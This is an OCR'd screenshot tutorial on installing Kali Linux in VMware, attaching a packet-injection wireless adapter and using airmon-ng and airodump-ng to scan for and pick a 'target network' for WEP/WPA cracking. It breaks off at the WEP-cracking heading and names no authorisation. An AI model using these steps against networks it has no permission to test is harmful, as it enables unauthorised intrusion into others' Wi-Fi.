
How to run Kali Pt.1

Step 1a: google/download Kali {the version I used is was a 32 bit “iso” version} (this file is very big 3 gb so in the meantime do some azkars/studying or training depending on your internet connection)


Step 1b: open VMware player once download is complete

Step 2: accept terms and click ok


Step 3: click on create a new virtual machine




Step 4: select installer disc image file and click browse




Step 5: select the file you downloaded and click next




Step 6: select Linux and select the version below then click next




If your os is 64 bit then choose **"Other Linux 2.6.x kernel 64-bit"** however if it is 32bit then the one highlighted below




Step 7: Click next



Step 8: Click next




Step 9: Finally click on finish




How to run Kali Pt. 2


Step 1: Select the virtual machine and click play




Click OK to continue if any popup boxes open



Step 2: Press Enter to continue make sure your mouse is over the window and not outside.



Step 3: Wait for it to load until you receive this screen




Step 4: Connect your wireless adapter, make sure it is compatible with kali and can do packet injection select “ok” once connected

Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect

Step 6: Click ok if message is displayed


Step 7: The card should show connected in the taskbar



How to Start a Search


Ps. Originally I created this tutorial using Backtrack however it now discontinued and replaced by Kali. Its features are very similar however kali is an updated and more revised version. The processes for wifi cracking are exactly the same in backtrack hence why I have left the old screenshots untouched so don't be confused if you get a different layout etc. just follow the steps.

Step 1: Click on this icon in the top left hand corner to open a new terminal



First thing is we need to test the wireless card is working/compatible and see which networks are within our vicinity.

Step 2: Type in the following command "airmon-ng start wlan0"



Note the name showing here (mon0), we will be using this name when we input any codes.

If no interfaces are displayed make sure you follow step 4-7 & type airmon-ng again.
If your wireless card is still not recognized under interfaces it's more than likely your wireless card is incompatible with Kali.

Step 3: Type airodump-ng mon0 (if the next screen doesn't show you need to then check everything is working ie; is the card installed, is it connected, do you have a compatible wireless card, have followed the instructions/codes as above etc, for more info search on youtube "wep wpa cracking")
If the scan came up blank even after the wireless device was recognised goto the **Problems** section for more info.

The screen Explained


Bssid – the unique number of the network eg 00:ww:19:8u:ws:8a (in the coding we will refer to this as [INPUT BSSID])

Pwr – the lower this number is the stronger the signal -42 is strong & -75 is weak

Ch - the channel which the network runs on

Enc (Encryption) – the type of encryption the network has wep/wpa/wpa2

ESSID – name of the network




Step 4: Scan for a minute or two or longer if required, upon selecting a target network hold **Ctrl+C** together to stop the search.

If you wish to crack wpa/wpa2 goto how to crack WPA/WPA2

How to Capture/Crack the WEP KEY

